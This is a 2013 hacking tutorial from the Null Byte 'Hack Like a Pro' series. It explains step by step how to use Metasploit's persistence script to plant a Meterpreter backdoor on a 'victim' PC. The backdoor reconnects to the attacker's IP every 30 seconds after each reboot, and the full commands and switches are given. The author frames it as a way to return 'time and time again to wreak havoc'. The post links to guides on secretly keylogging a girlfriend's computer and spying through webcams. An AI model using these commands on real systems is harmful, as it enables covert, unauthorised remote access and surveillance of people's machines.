[Auto-Reconnecting Persistent Back Door on Someone's PC](https://null-byte.wonderhowto.com/how-to/hack-like-pro-remotely-install-auto-reconnecting-persistent-back-door-someones-pc-0144576/)

* BY [**OCCUPYTHEWEB**](https://creator.wonderhowto.com/occupythewebotw/)
* 03/16/2013 12:35 AM
* [HACK LIKE A PRO](https://null-byte.wonderhowto.com/how-to/hack-like-a-pro/)

Welcome back, my hacker wannabees!

Most of my recent posts have addressed using Metasploit's Meterpreter and what we can do once we have embedded it on the victim's system. This includes remotely installing [a keylogger](https://null-byte.wonderhowto.com/how-to/hack-like-pro-remotely-install-keylogger-onto-your-girlfriends-computer-0141971/), enabling [the webcam](https://null-byte.wonderhowto.com/how-to/hack-like-pro-secretly-hack-into-switch-on-watch-anyones-webcam-remotely-0142514/), enabling [the microphone and recording](https://null-byte.wonderhowto.com/how-to/hack-like-pro-remotely-record-listen-microphone-anyones-computer-0143966/), disabling [the antivirus software](https://null-byte.wonderhowto.com/how-to/hack-like-pro-kill-and-disable-antivirus-software-remote-pc-0141906/), among many other things. The list is almost unlimited.


Unfortunately, the Meterpreter ceases to work if the victim system is rebooted. As a result, many of you have written me asking whether we can maintain or persist the Meterpreter on the victim system.

The answer is an unequivocal "Yes!"

We can embed the Meterpreter and then come back later—even after the victim's computer has been rebooted—and reconnect to our little backdoor or listener. I'm dedicating this post to showing you how to do this.

Getting Started

Let's assume that you have been successful in embedding the Meterpreter on the victim's system, and that you have a screen that looks like the screenshot below. If you're not sure how to do this, check out some of [my previous posts](https://www.wonderhowto.com/) for help.

[](https://img.wonderhowto.com/img/original/44/41/63498943254537/0/634989432545374441.jpg)

Now, let's get started.

Step 1Run the Persistence Script

Metasploit has a script named *persistence* that can enable us to set up a persistent Meterpreter (listener) on the victim's system. First let's take a look at the options that are available when we run this scrip by using the *–h switch*.

At the Meterpreter prompt, type the following:

**meterpreter > run persistence -h**

[](https://img.wonderhowto.com/img/original/86/64/63498943267235/0/634989432672358664.jpg)

We can see in the screenshot above that...

* *–A switch* starts a matching handler to connect to the agent.
* With the *-L switch* we tell the system where to place the Meterpreter on the target system.
* The *–P switch* tells the system what payload to use (Windows/Meterpreter/reverse\_tcp is the default, so we won't use this switch).
* *-S* starts the agent on boot with system privileges.
* The *-U switch* starts the agent when the user (U) logs on.
* The *-x switch* starts the agent when the system boots.
* With the *–i switch* we can indicate the time interval between each connection attempt.
* The *-p switch* indicates the port, and finally...
* The *–r switch* indicates the IP address of our ( r ) system running Metasploit.

Here we will use the *–A, -L, -x, -i, -p, and –r switches*.

Type at the Meterpreter prompt:

**meterpreter >run persistence –A –L c:\\ -X 30 –p 443 –r 192.168.1.113**

This command then will run the persistence script that will start a matching handler (*-A*), place the Meterpreter at c:\\ on the target system (*-L c:\\*), starts the listener when the system boots (*-x*), checks every 30 seconds for a connection (*-i 30*), connects on port 443 (*-p 443*), and connects to the local system (*ours*) on IP address 192.168.1.113.

When we run this command, this is what we should see.

[](https://img.wonderhowto.com/img/original/88/96/63498943280417/0/634989432804178896.jpg)

Step 2Opening a Second Session


We can see that we have opened a Meterpreter session on the victim system.

We return to our Metasploit prompt, by typing:

**meterpreter > background**

This will return us to the *msf prompt*, where can now type:

**msf exploit(ms08\_067\_netapi) > sessions –i**

[](https://img.wonderhowto.com/img/original/10/76/63498943290667/0/634989432906671076.jpg)

We see above that now we have two or more sessions running on the victim system (I actually have three sessions running on this victim) as the persistent Meterpreter has opened a second session on the system.

Step 3Testing

This is all very nice, but the key here is whether the Meterpreter will reconnect to our system even after the target system reboots. We can test this by typing;

**meterpreter > reboot**

This will reboot the target/victim machine and if we are successful, the Meterpreter will reconnect to our system.

Even after the system reboots, the Meterpreter on the victim system attempts to connect to us every 30 seconds until it has successfully open a session for us.

Now we have successfully opened a persistent connection on the victim system that we can come back to time and time again to wreak havoc!

Original cover images from [Brian A Jackson](http://www.shutterstock.com/pic-127242269/stock-photo-tin-can-telephone-through-laptop-screen-concept-for-internet-phone-or-voice-over-ip.html), [ilovezion](http://www.shutterstock.com/pic-127479617/stock-photo-green-matrix-background-computer-generated.html" \t "_blank) at [Shutterstock](http://www.shutterstock.com/" \t "_blank)